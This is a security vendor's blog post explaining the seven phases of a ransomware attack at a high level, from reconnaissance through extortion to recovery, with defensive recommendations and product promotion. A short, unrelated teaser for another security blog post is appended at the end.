Ransomware attacks are pervasive and devastating, targeting organizations and causing havoc on operations, finances, and reputation. To defend against these threats, security teams must understand the ransomware attack lifecycle.

The 7 Phases:
The 7 phases of a ransomware attack include: 1) Recon & target selection 2) Initial access 3) Lateral movement and privilege escalation 4) Deployment of ransomware 5) Encryption & impact 6) Extortion and communication and 7) Recovery & mitigation.

As reliance on digital systems and networks increases, the risk of ransomware attacks grows exponentially. These attacks can cripple businesses, disrupt services, compromise data, and lead to significant financial losses. Cybercriminals continually evolve their tactics, demanding constant adaptation from security teams.

In this blog, we will explore the intricacies of ransomware, breaking down the attack lifecycle. Understanding this anatomy empowers security teams to strengthen defenses, reduce the risk of successful attacks, and protect organizations from the serious consequences of a ransomware incident.

Flashpoint’s threat intelligence solution can help proactively secure your organization against ransomware attacks—to see how schedule a demo today.

Phase 1: Reconnaissance and target selection

Phase 1 of a ransomware attack involves the threat actor researching and selecting organizations to attack. During this phase, threat actors identify potential targets and gather critical information about them.

Identifying potential targets

Threat actors engage in reconnaissance to identify organizations that are more likely to yield a high return on their malicious activities. They carefully assess factors such as the industry, size, financial stability, and the value of the data held by the potential targets. Organizations that heavily rely on their digital infrastructure and are more likely to pay a ransom to regain access to critical systems and data are prime targets.

Techniques used for reconnaissance

Threat actors employ various techniques to gather information during the reconnaissance phase. These techniques may include passive reconnaissance, where they collect publicly available data from websites, social media platforms, and professional networking sites. They may also utilize active reconnaissance, such as scanning for open ports and vulnerabilities, conducting phishing campaigns to gather employee information, or leveraging third-party sources like leaked databases and dark web forums.

Vulnerability factors

Several factors can make organizations more vulnerable to targeting during the reconnaissance phase: 

  • Lack of Security Awareness: Organizations that do not prioritize cybersecurity awareness and training for their employees may inadvertently provide attackers with valuable information through social engineering tactics.
  • Inadequate Patch Management: Failure to promptly apply software patches and updates leaves systems vulnerable to known vulnerabilities that threat actors can exploit.
  • Weak Access Controls: Poorly managed user accounts, weak passwords, and insufficient access controls increase the likelihood of unauthorized access to sensitive systems and data.
  • Absence of Network Segmentation: If an organization’s network lacks proper segmentation, a successful initial access point can provide attackers with the opportunity to move laterally within the network and escalate privileges.
  • Lack of Monitoring and Detection: Organizations that lack robust monitoring and detection capabilities may not notice the initial signs of a reconnaissance attempt, allowing threat actors to proceed undetected.

Phase 2: Initial access

Phase 2 of a ransomware attack is the critical stage where threat actors strive to gain initial access to an organization’s network and systems.

During this stage, threat actors employ a range of techniques to achieve initial access, including:

  • Phishing Emails: One of the most common and successful methods, threat actors craft convincing emails designed to deceive recipients into clicking on malicious links or opening infected attachments.
  • Exploit Kits: These toolkits contain prepackaged exploits that target vulnerabilities in software, commonly used web browsers, or plugins. By visiting compromised websites, unsuspecting users can unwittingly trigger the exploit kit and grant the attacker initial access.
  • Vulnerable Software: Exploiting weaknesses in software, particularly outdated or unpatched applications, is another avenue threat actors may exploit to gain a foothold within an organization’s network. This was recently observed through CLOP’s use of the MOVEit and GoAnywhere MFT vulnerabilities to attack over 100 organizations globally.
VulnDB’s vulnerability intelligence record highlighting the severity and importance of the MOVEit vulnerability.

Social engineering tactics play a significant role in the success of initial access attempts. Threat actors exploit human psychology to deceive individuals and gain access to sensitive information or systems.

Pretexting, where a false scenario or pretext is created to gain the target’s trust, and baiting, which offers enticing rewards or incentives, are common social engineering tactics used to manipulate individuals. Moreover, tailgating—or taking advantage of individuals holding doors open for others—can be used to gain unauthorized physical access to secure areas within an organization.

Phase 3: Lateral movement and privilege escalation

Once threat actors have gained initial access to an organization’s network and systems, they proceed to Phase 3 of a ransomware attack: lateral movement and privilege escalation. 

This stage involves the navigation and expansion of their reach within the compromised network. Threat actors explore the compromised network to locate valuable data, critical systems, and potential targets for encryption.

They employ lateral movement, traversing through the network to gain control over multiple machines, servers, or devices, which increases the likelihood of finding and encrypting valuable information while making it challenging for defenders to contain the attack.

Threat actors may use several techniques to achieve lateral movement.

  • Exploiting Misconfigurations: They take advantage of misconfigured network shares, weak or shared passwords, and unsecured remote desktop protocols (RDP) to gain unauthorized access to other systems within the network.
  • Credential Theft and Reuse: They employ various tactics to steal or acquire legitimate user credentials, such as using keyloggers, credential harvesting, or compromising administrative accounts. These stolen credentials are then reused to move laterally within the network.
  • Pass-the-Hash: This technique involves stealing hashed credentials from compromised systems and using them to authenticate and gain access to other systems without needing to know the plaintext passwords.

Once within the network, threat actors seek to escalate their privileges. By elevating their access rights, they gain increased control over critical systems and can maneuver more freely within the network. Privilege escalation techniques may include:

  • Exploiting Vulnerabilities: They identify vulnerabilities in software, operating systems, or network configurations that can be leveraged to elevate their privileges. This may involve exploiting unpatched systems or misconfigured permissions.
  • Leveraging Stolen Credentials: If threat actors have successfully stolen credentials during the initial access phase, they can use these credentials to escalate their privileges within the network, gaining administrative or higher-level access.
  • Abusing Trusted Applications or Services: They manipulate trusted applications or services that have higher privileges or access rights to gain elevated permissions within the network.

It is important to note that lateral movement and privilege escalation are not necessarily linear processes. Threat actors adapt their tactics based on the network’s topology, security measures, and available targets, maneuvering opportunistically within the network.

Phase 4: Deployment of ransomware payload

In Phase 4 of a ransomware attack, threat actors execute their ultimate objective: deploying the ransomware payload. This phase involves the encryption of the victim’s files and the subsequent demand for a ransom payment.

Ransomware comes in various forms, each with its own characteristics and objectives. Some common types include:

  • Encryption Ransomware: This type of ransomware encrypts the victim’s files, rendering them inaccessible until a decryption key is obtained by paying the ransom. Examples include notorious strains like WannaCry and Ryuk.
  • Locker Ransomware: Locker ransomware locks the victim out of their system or specific applications, denying access to the device or critical functionalities. It often displays a ransom message directly on the victim’s screen, demanding payment to regain access.
  • Hybrid Ransomware: Hybrid ransomware combines elements of both encrypting and locker ransomware. It encrypts files while simultaneously locking the victim out of the system, amplifying the impact and urgency of the attack.

To deploy the ransomware payload effectively, threat actors may leverage various techniques including:

  • Email Attachments and Links: Malicious attachments or links embedded within phishing emails are a common delivery method for ransomware. Opening the attachment or clicking on the link initiates the download and execution of the ransomware payload.
  • Drive-by Downloads: By visiting compromised or malicious websites, victims unknowingly trigger the download and execution of ransomware through vulnerabilities in their web browsers or plugins.
  • Exploit Kits: Exploit kits can exploit vulnerabilities in software or operating systems to deliver ransomware onto the victim’s system. The kits automatically detect and target vulnerabilities, enabling threat actors to distribute the ransomware payload more efficiently.

Ransomware-as-a-Service (RaaS) and its role in the attack lifecycle

Ransomware-as-a-Service (RaaS) has emerged as a significant contributor to the proliferation of ransomware attacks. RaaS allows less technically skilled threat actors to access ransomware tools and infrastructure developed by more sophisticated actors. It operates on a profit-sharing model, where the developers take a percentage of the ransom payments. RaaS lowers the barrier to entry for cybercriminals, enabling the widespread distribution and execution of ransomware attacks.

Recommended Reading: The History and Evolution of Ransomware Attacks

RaaS platforms provide aspiring threat actors with user-friendly interfaces, technical support, and even customer service. They often offer customization options, allowing attackers to tailor the ransomware to their specific targets. The availability of RaaS has led to a surge in ransomware attacks globally, as it empowers a wider range of cybercriminals to participate in these lucrative campaigns.

Flashpoint’s monthly ransomware infographic highlighting the most prevalent groups, industries, and nations involved in ransomware events.

Phase 5: Encryption and impact

The true consequences of the attack begin to unfold during the encryption and impact phase. During this phase, threat actors encrypt the victim’s files and inflict significant damage on their systems. 

Ransomware employs sophisticated encryption algorithms to lock the victim’s files, rendering them inaccessible without the decryption key. The encryption process typically targets a wide range of file types, including documents, images, videos, databases, and more. Threat actors often use strong encryption algorithms like RSA or AES to ensure the victim cannot decrypt the files without the decryption key.

As the encryption process unfolds, the victim’s files become unusable, with each file typically receiving a unique encryption key. The ransomware may also overwrite or modify the original file, making recovery without the decryption key even more challenging. The impact on the victim’s systems can be severe, leading to operational disruption, data loss, financial consequences, and reputational damage.

The consequences of a successful ransomware attack can be devastating for both organizations and individuals, and often entails many of the following:

  • Operational Disruption: Ransomware attacks can cripple an organization’s operations, causing significant disruptions and downtime. Critical systems may become inaccessible, leading to productivity losses, delayed services, and financial repercussions.
  • Data Loss and Corruption: If proper backups are not in place, victims may lose access to their valuable data permanently. Ransomware may also corrupt files during the encryption process, making recovery even more challenging.
  • Financial Losses: Organizations may face substantial financial losses due to ransom payments, costs associated with recovery and remediation efforts, and potential regulatory penalties. Moreover, there may be indirect financial impacts stemming from reputational damage and customer loss.
  • Reputational Damage: Publicly disclosed ransomware attacks can tarnish an organization’s reputation. Clients, partners, and stakeholders may lose trust in the organization’s ability to protect sensitive information, leading to a loss of business opportunities and customer confidence.
  • Legal and Regulatory Ramifications: Depending on the nature of the compromised data, organizations may face legal and regulatory consequences, especially if personal or sensitive information is involved. Violations of data protection regulations can result in significant fines and legal liabilities.

Phase 6: Extortion and communication

In Phase 6 of a ransomware attack, threat actors establish communication with their victims and begin the process of extortion. At this time, they’ll demand ransom payments in exchange for providing the decryption keys or access to the victim’s systems. 

During this phase, threat actors initiate contact with the victim to convey their demands and establish a line of communication. They often use anonymizing technologies, such as the Tor network, to mask their identities and make it difficult to trace their activities. Communication can occur through various channels, including email, instant messaging platforms, or even dedicated ransom negotiation portals set up by the attackers.

Threat actors employ different methods to demand ransom payments from their victims. These may include:

  • Bitcoin or Cryptocurrency Payments: Threat actors typically demand ransom payments in cryptocurrencies, such as Bitcoin, due to the pseudonymous and decentralized nature of these currencies, which makes them difficult to trace.
  • Payment Deadlines and Threats: Threat actors often impose strict deadlines for payment, accompanied by threats of permanently deleting the decryption keys or increasing the ransom amount if the deadline is not met. These tactics aim to pressure victims into complying with their demands.
  • Proof of Data Exfiltration: In some cases, threat actors may claim to have exfiltrated sensitive data from the victim’s systems and threaten to publicly release it unless the ransom is paid. This adds an additional layer of pressure and urgency for victims to comply.

Engaging or not engaging with threat actors during the extortion phase raises legal and ethical considerations. Organizations must carefully evaluate their options:

  • Legal Considerations: Paying the ransom may be illegal in some jurisdictions or against organizational policies. Additionally, organizations may have legal obligations to report the incident, particularly if personal or sensitive data has been compromised.
  • Funding Criminal Activities: Paying the ransom may contribute to funding further criminal activities, as the money can be used to finance future attacks. Supporting cybercriminals through ransom payments perpetuates the ransomware ecosystem.
  • No Guarantee of Decryption: There is no guarantee that threat actors will provide the decryption keys or restore access to the victim’s systems even after the ransom is paid. Organizations must consider the risk of paying the ransom and not receiving the promised outcome.
  • Cyber Insurance Coverage: Organizations with cyber insurance policies should consult with their insurance providers regarding their coverage and the implications of paying the ransom.

It is crucial for organizations to consult legal counsel, law enforcement agencies, and experienced incident response professionals before making any decisions regarding ransom payment. Each situation is unique, and a thorough evaluation of the risks, legal obligations, and ethical considerations is necessary.

Phase 7: Recovery and mitigation

The recovery and mitigation phase of an attack is where organizations focus on restoring systems, recovering encrypted data, and implementing measures to prevent future attacks.

Recovering from a ransomware attack requires a systematic approach. Key strategies for recovering encrypted data and restoring systems include:

  • Isolate and Contain: Immediately isolate the affected systems to prevent further spread of the ransomware. Disconnect compromised devices from the network and shut them down to mitigate the risk of re-infection.
  • Incident Analysis: Conduct a thorough analysis of the incident to identify the ransomware variant, its impact, and the compromised systems. This analysis can help determine the appropriate recovery strategy.
  • Data Restoration: If backups are available, restore data from clean and secure backups. It is crucial to ensure backups are offline or properly protected to prevent them from being compromised by the ransomware.
  • Decrypting Data: In some cases, decryption tools may be available from trusted sources, such as law enforcement agencies or security companies. These tools can help decrypt files without paying the ransom. However, this is not always possible, depending on the specific ransomware variant.
  • System Rebuilding: In situations where data restoration is not feasible or backups are unavailable, organizations may need to rebuild affected systems from scratch using known good configurations and software.

Effectively responding to ransomware incidents requires a well-defined incident response plan, and may include some of these best practices:

  • Incident Response Plan: Develop a comprehensive incident response plan that outlines the steps to be taken in the event of a ransomware attack. This plan should include roles and responsibilities, communication protocols, and predefined actions for different scenarios.
  • Rapid Response: Ensure you have the alerting capabilities to act swiftly and decisively to contain the attack, isolate affected systems, and initiate the recovery process. Promptly engage internal IT teams, incident response experts, and relevant stakeholders.
  • Communication and Notification: Establish clear lines of communication both internally and externally. Notify appropriate personnel, such as legal, PR, and executive teams, and consider legal and regulatory obligations for disclosing incidents involving compromised data.
  • Forensic Investigation: Conduct a thorough forensic investigation to understand the root cause, identify the attack vector, and collect evidence for potential legal actions or future prevention measures.
  • Employee Awareness and Training: Continuously educate employees about the risks of ransomware, phishing, and social engineering. Regularly train staff on cybersecurity best practices, including strong password management, recognizing suspicious emails, and reporting incidents promptly.

Prevention is key in mitigating future ransomware attacks. Implementing proactive security measures can significantly reduce the risk and impact of such incidents. Consider these important measures:

  • Patch Management: Regularly apply security patches and updates to operating systems, software, and firmware to address known vulnerabilities that threat actors often exploit.
  • Endpoint Protection: Deploy robust antivirus and anti-malware solutions, along with advanced endpoint detection and response (EDR) tools to detect and block malicious activities.
  • Network Segmentation: Implement network segmentation to restrict lateral movement and contain the impact of an attack. Separating critical systems from the rest of the network helps prevent the rapid spread of ransomware.
  • Least Privilege Access: Enforce the principle of least privilege, granting users only the necessary access rights required to perform their duties. This minimizes the potential damage that can be caused by compromised accounts.
  • Regular Data Backups: Maintain regular, encrypted, and secure offline backups of critical data. Regularly test the restoration process to ensure backups are viable for recovery in the event of a ransomware incident.

Know your enemy

Ransomware attacks continue to evolve, becoming more sophisticated and widespread. Threat actors adapt their tactics, techniques, and tools to exploit vulnerabilities and maximize their financial gain. As such, ongoing vigilance and adaptation are essential.

But at each stage of a ransomware attack, robust threat intelligence can stop an emerging risk in its tracks and minimize—or even prevent—damage to your organization.

An effective threat intelligence program enables you to understand threat actors and their TTPs each step of the way. Critical capabilities for your threat intelligence program include:

  • Vulnerability intelligence that gives practitioners access to real-time, comprehensive information so that they can understand the scope of the incident and develop effective response strategies to make faster, informed decisions and mitigate the attack. 
  • A robust alerting system that allows security practitioners o set up customizable, automated ransomware alerts of leaked assets as a result of an extortion incident, and gain insight into the extent of exposure and damage. 
  • Real-time and continuous data collection that includes background and assessments of the vulnerability, status updates with timelines, known victims, change logs, and intelligence that contributes to a more holistic understanding of a risk and informs decision-making.
  • managed attribution solution that allows intelligence teams to shift from defense to offense by enabling security teams to safely and anonymously conduct investigations.
  • Robust risk management practices and incident response plans in place in order to respond effectively and recover from security breaches.
Flashpoint’s ransomware dashboard provides an up-to-date, easy-to-consume view of global ransomware trends, victims, as well as the ransomware groups themselves.

To learn more about how Flashpoint empowers security teams to prevent and respond to ransomware attacks, begin a free trial, or watch this video to discover the top ways to prevent an attack at your organization.

Request a demo today.

Lawrence’s List 081216

By: BHIS
12 August 2016 at 17:18

Lawrence Hoffmann // So, Apple announced a new bug bounty program at BlackHat, and there are some interesting deviations from the norm in their plan to implement and pay out. […]

The post Lawrence’s List 081216 appeared first on Black Hills Information Security, Inc..

❌